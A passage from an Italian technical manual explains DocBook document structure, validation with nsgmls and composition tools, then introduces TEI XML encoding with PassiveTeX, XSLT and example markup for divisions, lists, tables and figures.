bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.</para>

<para>bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.</para>

</sect1>
</chapter>
<appendix>
<title>Prima appendice</title>

<para>Contenuto della prima appendice, bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.</para>

<para>bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.</para>

</appendix>

</book>
```

La verifica si fa nel modo già visto tante altre volte. Supponendo di voler fare riferimento al catalogo contenuto nel file '`/usr/share/sgml/catalog`' e supponendo di avere chiamato il sorgente SGML '`libro.sgml`':

$ **nsgmls -s -c /usr/share/sgml/catalog libro.sgml** [*Invio*]

Eventualmente, se il pacchetto di programmi che contiene SP è stato compilato in modo coerente con l'impostazione SGML della propria distribuzione, potrebbe non essere necessario indicare espressamente il file del catalogo:

$ **nsgmls -s libro.sgml** [*Invio*]

A questo punto, disponendo di un analizzatore SGML che funziona correttamente con questo DTD, si potrebbero realizzare i propri strumenti per la trasformazione in un risultato adatto alla consultazione: cartacea o elettronica.

Purtroppo può capitare di disporre di DTD DocBook che non sono stati realizzati in modo accurato. In questi casi si possono osservare una serie di segnalazioni di errori che dipendono da file estranei al proprio. Dal momento che '**nsgmls**' ha un limite massimo di errori predefinito, dopo il quale non ne mostra altri, potrebbe essere necessario utilizzare l'opzione '**-E**' per estenderlo, andando poi a cercare gli errori riferiti direttamente al file di proprio interesse:

$ **nsgmls -E1000 -s libro.sgml** [*Invio*]

467.3 Strumenti per la composizione

All'inizio del capitolo si è accennato al fatto che gli strumenti di composizione che si avvalgono di DocBook sono diversi, ma forse nessuno può dirsi abbastanza maturo per poter essere scelto senza alcun dubbio. In condizioni normali, senza entrare nel dettaglio di questi strumenti, potrebbero essere disponibili degli script che facilitano la produzione di un certo formato finale prescelto. Potrebbe trattarsi di nomi come quelli seguenti:

db2ps ***file_sgml_docbook*** | docbook2ps ***file_sgml_docbook***

db2pdf ***file_sgml_docbook*** | docbook2pdf ***file_sgml_docbook***

db2rtf ***file_sgml_docbook*** | docbook2rtf ***file_sgml_docbook***

db2html ***file_sgml_docbook*** | docbook2html ***file_sgml_docbook***

In generale, quindi, uno script del tipo '**db2*nome***' o '**docbook2*nome***' sta a indicare una conversione da DocBook al formato indicato dal ***nome***. In pratica, lo script va letto mnemonicamente come: *from docbook to **x***.

467.4 Struttura generale

Un documento DocBook si può articolare in modi differenti. Per prima cosa si distingue il tipo di documento; i casi principali si possono ridurre a: raccolta, libro o articolo. Lo schema della struttura di un libro si può semplificare nel modo seguente:

```
<!DOCTYPE book PUBLIC "-//OASIS//DTD DocBook XML V4.2//EN"
        "http://www.oasis-open.org/docbook/xml/4.2/docbookx.dtd">
<book>
<bookinfo>
    …
</bookinfo>
{<part>}
    <chapter>
        {<sect1>
            {<sect2>
                {<sect3>
                    {<sect4>
                        {<sect5>
                            …
                        </sect5>}
                        …
                    </sect4>}
                    …
                </sect3>}
                …
            </sect2>}
            …
        </sect1>}
        …
    </chapter>
{<part>}
…
{<appendix>
    {<sect1>
        …
    </sect1>}
</appendix>}
{<glossary>
    …
</glossary>}
</book>
```

La struttura che appare è incompleta e serve solo per avere un'idea dell'articolazione di un libro secondo DocBook. Si può osservare che a differenza di HTML, le sezioni di un documento (parti, capitoli e sezioni di livello inferiore) sono ben delimitate attraverso un elemento appropriato.

Una raccolta, ovvero un documento molto grande diviso in volumi, può essere strutturato nel modo seguente, dove naturalmente ogni elemento '**book**' si può articolare come già visto a proposito della struttura a volume singolo:

```
<!DOCTYPE set PUBLIC "-//OASIS//DTD DocBook XML V4.2//EN"
        "http://www.oasis-open.org/docbook/xml/4.2/docbookx.dtd">
<set>
<setinfo>
    …
</setinfo>
<book>
    …
<book>
…
</set>
```

Un articolo, ovvero un documento di piccole dimensioni, può essere strutturato nel modo seguente:

```
<!DOCTYPE article PUBLIC "-//OASIS//DTD DocBook XML V4.2//EN"
        "http://www.oasis-open.org/docbook/xml/4.2/docbookx.dtd">
<article>
<articleinfo>
    …
</articleinfo>
{<sect1>
    {<sect2>
        {<sect3>
            {<sect4>
                {<sect5>
                    …
                </sect5>}
                …
            </sect4>}
            …
        </sect3>}
        …
    </sect2>}
    …
</sect1>}
…
</article>
```

Gli attributi più importanti che si possono usare con gli elementi che delimitano porzioni di testo, specie se si tratta di quelli che lo dividono in sezioni (parti, capitoli, ecc.), sono '**id**' e '**lang**'. Il primo serve a indicare una stringa di identificazione, che in seguito può essere usata per fare un riferimento incrociato; il secondo stabilisce il linguaggio, attraverso una sigla

espressa secondo lo standard ISO 639 (appendice 106), cosa che può riflettersi in vario modo in fase di composizione.

Nei modelli mostrati, riferiti rispettivamente al libro, alla raccolta e all'articolo, appare inizialmente un elemento destinato all'inserimento di informazioni particolari: '**bookinfo**', '**setinfo**' e '**articolinfo**'. Questi due elementi sono paragonabili all'intestazione di un file HTML, dove va collocato il titolo, i dati dell'autore o degli autori, assieme a tutte le altre informazioni generali riferite all'opera. Il modello seguente semplifica questa struttura:

```
<bookinfo>|<setinfo>|<articleinfo>
    <title>titolo</title>
    <authorgroup>
        <author>
            <firstname>nome_autore</firstname>
            <familyname>cognome_autore</familyname>
        </author>
        …
    </authorgroup>
    <keywordset>
        <keyword>parola_chiave</keyword>
        …
    </keywordset>
    <abstract>
        descrizione_del_documento
    </abstract>
    <legalnotice>
        note_legali_sul_documento
    </legalnotice>
    <edition>dati_dell'edizione</edition>
</bookinfo>|</setinfo>|</articleinfo>
```

467.5 Corpo del documento

L'elemento più comune che appare nel corpo del documento e anche in altri contesti che lo richiedono è il paragrafo:

```
<para>testo</para>
```

Così come avviene nella maggior parte dei sistemi SGML (o XML), il paragrafo rappresenta un blocco di testo elementare, che contiene può contenere altri elementi che però non costituiscono un altro blocco separato.

Nelle sezioni seguenti vengono descritti altri elementi comuni del corpo del documento, senza però entrare nel dettaglio delle caratteristiche e delle possibilità di questi.

467.5.1 Elenchi

DocBook dispone di una discreta quantità di elenchi differenti. L'elenco più semplice è definito dall'elemento '**simplelist**', allo scopo di annotare una serie di voci, senza un'estetica o uno scopo particolare:

```
<simplelist>
<member>prima_voce_dell'elenco</member>
<member>seconda_voce_dell'elenco</member>
...
<member>ultima_voce_dell'elenco</member>
</simplelist>
```

L'elenco puntato classico si ottiene con l'elemento '**itemizedlist**':

```
<itemizedlist>
<listitem>blocchi_della_prima_voce</listitem>
<listitem>blocchi_della_seconda_voce</listitem>
...
<listitem>blocchi_dell'ultima_voce</listitem>
</itemizedlist>
```

Si osservi che la differenza più importante tra i due tipi di elenchi appena descritti sta nel fatto che le voci contenute negli elementi '**listitem**' sono costituite da uno o più blocchi di testo (per esempio i paragrafi), mentre l'elemento '**member**' contiene un testo lineare che l'elemento stesso traduce in un blocco unico.

L'elenco numerato si ottiene con l'elemento '**orderedlist**':

```
<orderedlist>
<listitem>blocchi_della_prima_voce</listitem>
<listitem>blocchi_della_seconda_voce</listitem>
...
<listitem>blocchi_dell'ultima_voce</listitem>
</orderedlist>
```

Come si vede, '**orderedlist**' si utilizza nello stesso modo dell'elenco puntato normale, con la differenza che le voci sono numerate.

Gli elenchi descrittivi si ottengono con l'elemento '**variablelist**' che appare un po' complesso rispetto a quelli già presentati:

```
<variablelist>
<varlistentry>
    <term>voce_descrittiva</term>
    …
    <listitem>blocchi_della_voce</listitem>
</varlistentry>
…
</variablelist>
```

Lo schema mostra l'elemento '**`variablelist`**' che può contenere uno o più elementi '**`varlistentry`**', all'interno dei quali, ogni voce contiene una o più descrizioni all'interno di elementi '**`term`**', seguiti da un solo elemento '**`listitem`**' che ha le caratteristiche già viste a proposito degli elenchi puntati e numerati.

Quelli descritti sono elenchi classici che di solito si trovano nella maggior parte dei sistemi di composizione; tuttavia DocBook dispone anche di altri elenchi speciali, che qui non vengono descritti.

467.5.2 Tabelle

DocBook offre tabelle molto complesse, la cui realizzazione pratica dipende però dagli strumenti di composizione utilizzati effettivamente. In generale si distinguono due involucri alternativi: l'elemento '**`table`**' e l'elemento '**`informaltable`**'. Nel primo caso si ha una tabella che richiede l'inserimento di un titolo (ovvero di una didascalia); nel secondo questo viene a mancare:

```
<table>
    <title>titolo</title>
    <tgroup cols="n_colonne">
        corpo_della_tabella
    </tgroup>
</table>
```

```
<informaltable>
    <tgroup cols="n_colonne">
        corpo_della_tabella
    </tgroup>
</informaltable>
```

Il contenuto dell'elemento '**`tgroup`**' è il corpo della tabella, con o senza intestazioni:

```
<tgroup cols="n_colonne">
    [<thead>
        righe
    </thead>]
    [<tfoot>
        righe
    </tfoot>]
    <tbody>
        righe
    </tbody>
</tgroup>
```

Il contenuto di un'intestazione o del corpo sono le righe, normalmente descritte semplicemente con l'elemento '**`row`**':

```
<row>
    <entry>
        contenuto_della_cella
    </entry>
    ...
</row>
```

Si osservi che il contenuto di una cella può essere un testo lineare oppure uno o più blocchi.

467.5.3 Immagini

L'inserzione di immagini può avvenire in contesti differenti, utilizzando elementi appropriati che attribuiscono un senso al tipo di immagine che si va a includere. Il modo più generalizzato per inserire un'immagine è attraverso l'uso dell'elemento '**`mediaobject`**' o di '**`inlinemediaobject`**': il primo per le immagini che costituiscono un blocco a parte, mentre il secondo consente l'inserzione all'interno di un testo lineare. Inoltre, quando si inserisce un'immagine che costituisce un blocco autonomo, questa la si può inserire nell'elemento '**`figure`**' o nell'elemento '**`informalfigure`**'; entrambi consentono di controllarne la fluttuazione per motivi tipografici, mentre solo il primo permette di aggiungere un titolo alla figura.

```
<informalfigure [float="0"|"0"]>
    figura
    ...
</informalfigure>
```

```
<figure [float="0"|"0"]>
    [<title>titolo</title>]
    figura
    ...
</figure>
```

I due modelli sintattici riepilogano in modo molto semplificato l’uso degli involucri costituiti dagli elementi ‘**`informalfigure`**’ e ‘**`figure`**’. Come si può intuire, assegnando il valore uno all’attributo ‘**`float`**’ si rende fluttuante la figura contenuta.

Anche gli elementi ‘**`mediaobject`**’ o di ‘**`inlinemediaobject`**’ sono contenitori di altri più specifici per poter fare riferimento a un file esterno contenente un’immagine. Come accennato, il primo si presta all’uso in un blocco a sé stante, mentre il secondo per l’inserimento in un testo lineare. Nel caso si utilizzi un involucro del tipo ‘**`figure`**’ o ‘**`informalfigure`**’, si deve utilizzare ‘**`mediaobject`**’.

```
<inlinemediaobject>|<mediaobject>
    <imageobject>
        <imagedata fileref="file_esterno" format="nome_formato">
    </imageobject>
    ...
    [<textobject>
        blocchi_di_testo
    </textobject>]
</inlinemediaobject>|</mediaobject>
```

Il modello sintattico descrive in modo molto semplificato l’uso degli elementi ‘**`inlinemediaobject`**’ e ‘**`mediaobject`**’, tralasciando la possibilità per il secondo di inserire una didascalia nell’elemento ‘**`caption`**’.[1]

Come si può vedere dal modello, si possono inserire più elementi ‘**`imageobject`**’, ognuno per indicare il riferimento a un’immagine in forma diversa, da usare in alternativa alle altre, secondo le caratteristiche del tipo di composizione attuato. In questa ottica va visto anche l’elemento ‘**`textobject`**’ che serve a contenere dei blocchi di testo normali, per descrivere l’oggetto quando questo non può essere visualizzato in alcun modo. L’esempio seguente mostra l’inserimento di un’immagine, senza l’involucro ‘**`figure`**’, in cui appare il riferimento a due formati differenti, ognuno adatto a un sistema di composizione particolare, assieme a un’annotazione alternativa:

```
<mediaobject>
    <imageobject>
        <imagedata fileref="prova.jpg" format="jpg"
    </imageobject>
    <imageobject>
        <imagedata fileref="prova.eps" format="eps"
    </imageobject>
    <textobject>
        <para>una figura qualunque</para>
    </textobject>
```

```
    <caption>
        <para>Questa &egrave; una prova</para>
    </caption>
</mediaobject>
```

467.5.4 Riferimenti interni ed esterni

I riferimenti interni al documento si fanno inserendo delle ancore per mezzo dell'attributo '**`id`**' disponibile nella maggior parte degli elementi:

```
<nome_elemento id="stringa_di_identificazione">...</nome_elemento>
```

Eventualmente è disponibile anche un elemento aggiuntivo il cui solo scopo è quello di consentire l'inserimento di un'ancora in quel punto particolare; si tratta dell'elemento '**`anchor`**' che è vuoto:

```
<anchor id="stringa_di_identificazione"/>
```

Per fare riferimento alle ancore inserite nel documento stesso, si possono usare due modi, attraverso gli elementi '**`link`**' e '**`xref`**'. Nel primo caso si ottiene un riferimento ipertestuale attraverso il testo delimitato dall'elemento '**`link`**', valido quindi solo in una composizione che consenta questo tipo di utilizzo, mentre l'elemento '**`xref`**' è vuoto e fa apparire il numero della sezione o un altro riferimento visivo:

```
<link linkend="stringa_di_identificazione">...</link>
```

```
<xref linkend="stringa_di_identificazione"/>
```

I riferimenti esterni si fanno normalmente attraverso degli indirizzi URI; per questi è a disposizione l'elemento '**`ulink`**' che si usa con l'attributo '**`url`**':

```
<ulink url="indirizzo_uri">testo_del_riferimento</ulink>
```

A seconda della composizione finale, l'indirizzo URI a cui si fa riferimento potrebbe apparire oppure no.

467.6 Conclusione

DocBook è un sistema SGML/XML molto complesso e ancora lontano dall'avere trovato una struttura definitiva. Data la disponibilità di una quantità così grande di elementi, che spesso si equivalgono, oltre alla grande libertà con cui questi possono essere usati, fa sì che l'uso effettivo di DocBook dipenda principalmente da due fattori: le capacità reali del sistema di composizione e dalla guida di stile stabilita per il progetto editoriale a cui si vuole partecipare con DocBook.

In altri termini, la struttura di DocBook non dà implicitamente dei limiti e difficilmente un autore può conoscere perfettamente il contesto corretto per ogni elemento; pertanto, diventa indispensabile la definizione di una guida di stile per l'uso di DocBook; guida che può essere molto diversa da un progetto editoriale a un altro.

467.7 Riferimenti

- *The DocBook DTD*

  ⟨*http://www.oasis-open.org/docbook/* ⟩

- David Rugge, Mark Galassi, Eric Bischoff, *Writing documentation using DocBook*

  ⟨*http://opensource.bureau-cornavin.com/crash-course/* ⟩

- Norman Walsh, Leonard Muellner, *DocBook: The Definitive Guide*, 2001, O'Reilly & Associates, Inc., ISBN 1-56592-580-7

  ⟨*http://www.oreilly.com/catalog/docbook/chapter/book/docbook.html* ⟩

[1] Si osservi che in questo caso si tratterebbe di una didascalia vera e propria e non di un titolo come si fa nell'elemento '**`figure`**'.

Introduzione a TEI

TEI (*Text encoding initiative*), è un sistema di codifica SGML/XML per testi, nato e sviluppato con l'intento di dare la possibilità di trascrivere in forma elettronica, un documento che originariamente è disponibile solo in forma cartacea.

A prima vista non si comprende il significato di questa precisazione, se non si considera lo studio di un testo dal punto di vista linguistico, storico e artistico. Tanto per fare un esempio, TEI prevede anche la possibilità di annotare dove si trovano i salti pagina e le interruzioni di riga, nell'ambito di una certa edizione del documento che viene trascritto.

In generale, TEI potrebbe essere usato per realizzare qualunque tipo di documento elettronico, ma la sua caratteristica lo porta a essere più adatto alla trascrizione di ciò che non nasce in forma elettronica.

Il DTD di TEI prevede una grande quantità di elementi, con scopi molto particolari. Sta comunque a chi lo utilizza (per scrivere un'opera originale o per trascrivere un altro documento), stabilire come analizzare e suddividere le informazioni, in base all'obiettivo che si prefigge con il suo lavoro.

TEI offre anche un sottoinsieme del DTD completo, denominato TEI Lite. In generale i sistemi di composizione basati su TEI potrebbero non essere in grado di gestire tutte le situazioni, pertanto conviene avvicinarsi a questo sistema iniziando dal modello semplificato.

Lo sviluppo di TEI è sostenuto da associazioni letterarie, linguistiche e umanistiche che hanno dato vita a un consorzio: il consorzio TEI.

Questo capitolo offre solo una panoramica superficiale delle caratteristiche di TEI, assieme a qualche piccolo esempio pratico. La documentazione citata alla fine del capitolo può servire per approfondirne lo studio.

468.1 Strumenti per la composizione

In un sistema GNU esistono due modi per comporre un documento scritto secondo il formato XML di TEI: attraverso dei fogli di stile XSLT che permettono di ottenere un file XSL-FO da comporre successivamente, oppure attraverso PassiveTeX (e di conseguenza XMLTeX). In generale, nessuno dei due modi dà risultati perfetti, pertanto conviene considerarli entrambi.

```
<?xml version="1.0" encoding="UTF-8" ?>
<TEI.2>
    <teiHeader>
        <fileDesc>
            <titleStmt>
                <title>Esempio elementare con TEI</title>
            </titleStmt>
            <publicationStmt>
                <p/>
            </publicationStmt>
            <sourceDesc>
                <p/>
            </sourceDesc>
        </fileDesc>
    </teiHeader>
    <text>
```

```
        <body>
            <p>Ciao a tutti!</p>
        </body>
    </text>
</TEI.2>
```

L'esempio che si vede rappresenta il minimo necessario per scrivere una piccola frase. Supponendo di avere chiamato questo file '`tei-001.xml`', dovrebbe essere possibile ottenere la sua composizione con l'aiuto di PassiveTeX e XMLTeX in questo modo:

$ **`latex "&xmltex" tei-001.xml`** [*Invio*]

Dal momento che non ci sono riferimenti incrociati, non serve ripetere il procedimento. Eventualmente, si può convertire il file DVI ottenuto in PostScript:

$ **`dvips -o tei-001.ps tei-001.dvi`** [*Invio*]

In alternativa a questi passaggi si potrebbe generare direttamente un file PDF in questo modo:

$ **`pdflatex "&pdfxmltex" tei-001.xml`** [*Invio*]

Se invece si vuole percorrere la strada della trasformazione XSLT e della composizione del file XSL-FO che si genera, occorre procurarsi i fogli di stile, dall'indirizzo ⟨*http://www.tei-c.org/Stylesheets/teixsl-fo.zip* ⟩. I fogli di stile vanno estratti dall'archivio '`teixsl-fo.zip`', oppure prelevati uno per uno seguendo i riferimenti contenuti in questa pagina: ⟨*http://www.tei-c.org/Stylesheets/teic/* ⟩.

Una volta ottenuti tutti i file che compongono il pacchetto dei fogli di stile per la composizione per la stampa, si può procedere alla trasformazione con strumenti come Xalan (capitolo 459):

$ **`xalan -IN tei-001.xml -XSL tei.xsl -OUT tei-001.fo`** [*Invio*]

Si dovrebbe ottenere così il file '`tei-001.fo`' da rielaborare ulteriormente.

> Il lavoro di realizzazione dei fogli di stile XSLT potrebbe essere incompleto, tanto da far sì che Xalan riveli degli errori. Durante le prove fatte per realizzare questo capitolo il file '`teicommon.xsl`', del pacchetto già citato, conteneva un errore relativo alla chiamata di un modello non dichiarato (precisamente si trattava di '**`makeURL`**'). È stato sufficiente circoscrivere con un commento l'elemento '**`xsl:call-template`**' che provocava l'errore per completare la trasformazione in modo corretto.

La composizione del file XSL-FO generato si può ottenere per mezzo di FOP, oppure sempre con PassiveTeX e XMLTeX. Qui si mostra il secondo caso; per l'uso di FOP si può consultare il capitolo 460:

$ **`pdflatex "&pdfxmltex" tei-001.fo`** [*Invio*]

468.2 Struttura generale di un documento TEI

Un documento TEI è contenuto nell'elemento '**TEI.2**', che si compone necessariamente degli elementi '**teiHeader**' e '**text**'. A sua volta, l'elemento '**teiHeader**' si scompone in altri elementi, parte dei quali sono obbligatori. Il modello seguente si riferisce al minimo della struttura complessiva:

```
<TEI.2>
    <teiHeader>
        <fileDesc>
            <titleStmt>
                <title>titolo</title>
                [<author>autore</author>]
                …
                [<editor>editore</editor>]
                …
            </titleStmt>
            <publicationStmt>
                dichiarazione_relativa_alla_pubblicazione
            </publicationStmt>
            <sourceDesc>
                descrizione_della_fonte
            </sourceDesc>
        </fileDesc>
    </teiHeader>
    <text>
        <body>
            corpo
        </body>
    </text>
</TEI.2>
```

Il contenuto del documento, circoscritto dall'elemento '**text**', può contenere, oltre all'elemento '**body**', gli elementi '**front**' e '**back**', per inserire rispettivamente, qualcosa da mettere all'inizio (come una prefazione) e alla fine (come un'appendice o un indice analitico). Al posto dell'elemento '**body**' si può mettere un elemento '**group**', che a sua volta può contenere un elemento '**text**' con la sua suddivisione. Queste possibilità vengono solo accennate, ma non si mostrano esempi di questo tipo.

468.2.1 Suddivisione del testo

L'elemento '**body**' (così come '**front**' e '**back**') può contenere del testo senza suddivisioni, composte per esempio da elementi '**p**' (paragrafi, come per HTML), oppure una suddivisione in sezioni, ma forse è più appropriato definirle «divisioni», delineate da elementi '**div**' o '**div*n***':

```
<div>
    …
    <div>
        …
        <div>
            …
            …
        </div>
    </div>
</div>
```

```
<div1>
    …
    <div2>
        …
        <div3>
            …
            …
        </div3>
    </div2>
</div1>
```

I due modelli sintattici dovrebbero permettere di capire che esiste un modo di usare gli elementi '**div**', annidandoli, lasciando intendere il livello in base all'annidamento, mentre è anche possibile usare elementi '**div*n***' che devono essere collocati in modo appropriato in base all'annidamento. In pratica, il secondo modo consente di avere un controllo maggiore rispetto agli errori che si possono fare involontariamente. È anche evidente che le due forme di suddivisione non sono miscelabili.

I vari attributi di questi elementi consentono di inserire informazioni che possono tornare utili per descrivere le caratteristiche della divisione, ma in linea di principio non intervengono nel modificare l'aspetto della composizione finale.

Una divisione ha probabilmente un titolo, che si definisce utilizzando l'elemento '**head**' prima del testo che si vuole inserire al suo interno:

```
<div[n]>
    <head>titolo</head>
    contenuto
    [<div[n]>
        …
    </div[n]>]
</div[n]>
```

Segue un esempio molto semplice, con l'uso di divisioni non numerate:

```
<?xml version="1.0" encoding="UTF-8" ?>
<TEI.2>
    <teiHeader>
        <fileDesc>
            <titleStmt>
                <title>Esempio elementare con TEI</title>
            </titleStmt>
            <publicationStmt>
                <p/>
            </publicationStmt>
            <sourceDesc>
                <p/>
            </sourceDesc>
        </fileDesc>
    </teiHeader>
    <text>
        <body>
            <div>
                <head>Sezione bla bla</head>
                <p>Bla bla bla bla</p>
                <div>
                    <head>Sottosezione bla bla</head>
                    <p>Bla bla bla bla</p>
                    <div>
                        <head>Sotto-sottosezione bla bla</head>
                        <p>Bla bla bla bla</p>
                    </div>
                </div>
                <div>
                    <head>Un'altra sottosezione</head>
                    <p>Bla bla bla bla</p>
                </div>
            </div>
        </body>
    </text>
</TEI.2>
```

Si può osservare il risultato della composizione ottenuta con PassiveTeX e XMLTeX nella figura successiva:

1 Sezione bla bla

Bla bla bla bla

1.1 Sottosezione bla bla

Bla bla bla bla

1.1.1 Sotto-sottosezione bla bla

Bla bla bla bla

1.2 Un'altra sottosezione

Bla bla bla bla

1

468.2.2 Blocchi comuni

Dagli esempi mostrati è già apparso l'uso dell'elemento '**p**', che idealmente rappresenta ciò che viene chiamato normalmente «paragrafo», allo scopo di racchiudere del testo lineare, trasformandolo così in un blocco impaginato.

In generale non c'è molto da aggiungere a proposito di questo elemento, se non avvisare che sono disponibili diversi attributi per qualificare il testo che contiene.

```
<p>testo_lineare</p>
```

Negli esempi già mostrati appare anche l'uso di paragrafi vuoti, rappresentati come '**<p/>**', quando il contesto richiede espressamente l'inserimento di un blocco anche quando non si vuole fornire alcuna indicazione.

468.3 Elenchi

Gli elenchi si realizzano con l'elemento '**list**', che contiene normalmente soltanto elementi '**item**'. Notoriamente si distinguono diversi tipi di elenchi, in base al fatto che siano puntati, numerati o descrittivi. Questa caratteristica, contrariamente ad altri sistemi SGML/XML si ottiene assegnando il termine appropriate all'attributo '**type**':

```
<list type="simple"|"bulleted"|"ordered">
    <item>testo_lineare|blocco</item>
    …
</list>
```

```
<list type="gloss">
    <label>etichetta</label> <item>testo_lineare|blocco</item>
    …
</list>
```

I due modelli sintattici sono semplificati rispetto alle possibilità, soprattutto per quanto riguarda la disponibilità di altri attributi non indispensabili. Dal confronto, si deve intendere che il secondo modello riguarda gli elenchi descrittivi, dove la componente descrittiva dei punti dell'elenco è contenuta nell'elemento '**`label`**'.

```
<div>
    <head>Elenco puntato</head>
    <list type="bulleted">
        <item>prima voce</item>
        <item>
            <p>seconda voce</p>
        </item>
        <item>
            <p>terza voce</p>
            <p>bla bla bla</p>
        </item>
    </list>
</div>
<div>
    <head>Elenco numerato</head>
    <list type="ordered">
        <item>prima voce</item>
        <item>
            <p>seconda voce</p>
        </item>
        <item>
            <p>terza voce</p>
            <p>bla bla bla</p>
        </item>
    </list>
</div>
```

L'elenco mostra due elenchi, uno puntato e l'altro numerato, contenuti ognuno in una divisione distinta. Si può osservare il fatto che gli elementi '**`item`**' possono contenere testo lineare o altri blocchi, pertanto si possono realizzare anche dei sottoelenchi. Il risultato della composizione ottenuta con PassiveTeX e XMLTeX appare nella figura successiva:

1 Elenco puntato

- prima voce
- seconda voce
- terza voce
  bla bla bla

2 Elenco numerato

1. prima voce
2. seconda voce
3. terza voce
   bla bla bla

1


468.4 Tabelle

Le tabelle di TEI, pur essendo evidentemente dei blocchi, devono essere contenute all'interno di un elementi '**p**' o simili. Una tabella si compone essenzialmente secondo la sintassi seguente:

```
<table rows="n_righe" cols="n_colonne">
    <row>
        <cell>contenuto_cella</cell>
        ...
    </row>
    ...
</table>
```

Naturalmente sono disponibili molti attributi per gli elementi, oltre quelli che sono stati mostrati; inoltre, è possibile inserire anche altri tipi di elementi prima della descrizione delle righe, ma questo tipo di utilizzo non viene mostrato.

Le celle della tabella possono contenere sia testo lineare, sia blocchi; tuttavia, può darsi che il sistema di composizione non sia in grado di gestire celle che contengono testo molto lungo.

```
            <div>
                <head>Esempio di una tabella</head>

                <p>Bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla.</p>
                <p>
                <table rows="3" cols="2">
```

```
                    <row>
                        <cell>HTML/</cell>
                        <cell>Contiene l'ultima edizione dell'opera in
                        formato HTML, per la consultazione in
                        linea.</cell>
                    </row>
                    <row>
                        <cell>PDF/</cell>
                        <cell>Contiene l'ultima edizione dell'opera in
                        formato PDF, per la consultazione in
                        linea.</cell>
                    </row>
                    <row>
                        <cell>PS/</cell>
                        <cell>Contiene l'ultima edizione dell'opera in
                        formato PostScript, per la consultazione in
                        linea.</cell>
                    </row>
                </table>
                </p>
                <p>Bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla.</p>
            </div>
```

L'esempio mostra una divisione che contiene una tabella molto semplice. Alcune celle della tabella contengono un testo molto lungo: dipende dal sistema di composizione effettivo la capacità o meno di impaginarlo correttamente. Nella figura successiva si vede cosa può accadere se ciò non avviene:

468.5 Figure

Anche le figure devono essere contenute all'interno di un elementi '**p**' o simile. Una figura si compone essenzialmente secondo la sintassi seguente:

```
<figure [entity="entità_generale"]>
    <figDesc>descrizione_opzionale</figDesc>
</figure>
```

Una figura, secondo il sistema TEI può anche non essere dichiarata come oggetto grafico, ma semplicemente come indicatore della sua presenza. Pertanto, l'attributo '**entity**' che ha lo scopo di fare riferimento al file che contiene l'immagine, è facoltativo. Si osservi che l'elemento '**figDesc**' serve a inserire una descrizione che permetta di dare qualche indicazione a chi consulta il documento senza la possibilità di visualizzare l'immagine; pertanto non è da confondere con una didascalia.

L'indicazione del file che contiene l'immagine da visualizzare non avviene nello stesso modo di altri sistemi SGML/XML, perché si fa riferimento al nome di un'entità generale che deve essere dichiarata all'inizio del documento. Si osservi l'esempio seguente, nel quale viene dichiarata l'entità '**FiguraEsempio**', contenente il nome del file da inserire ('esempio.jpg'), a cui si fa riferimento nell'elemento '**figure**':

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE TEI.2 SYSTEM "teixlite.dtd"[
<!ENTITY FiguraEsempio SYSTEM "esempio.jpg" NDATA jpeg>
]>
<TEI.2>
    <teiHeader>
        <fileDesc>
            <titleStmt>
                <title>Esempio elementare con TEI</title>
            </titleStmt>
            <publicationStmt>
                <p/>
            </publicationStmt>
            <sourceDesc>
                <p/>
            </sourceDesc>
        </fileDesc>
    </teiHeader>
    <text>
        <body>
            <div>
                <head>Esempio di una figura</head>
                <p>Bla bla bla bla bla bla bla bla bla bla bla bla bla
                bla bla bla bla bla bla bla bla bla.</p>
                <p>
                <figure entity="FiguraEsempio">
                    <figDesc>Una figura di esempio senza alcun
                    significato.</figDesc>
                </figure>
                </p>
```

```
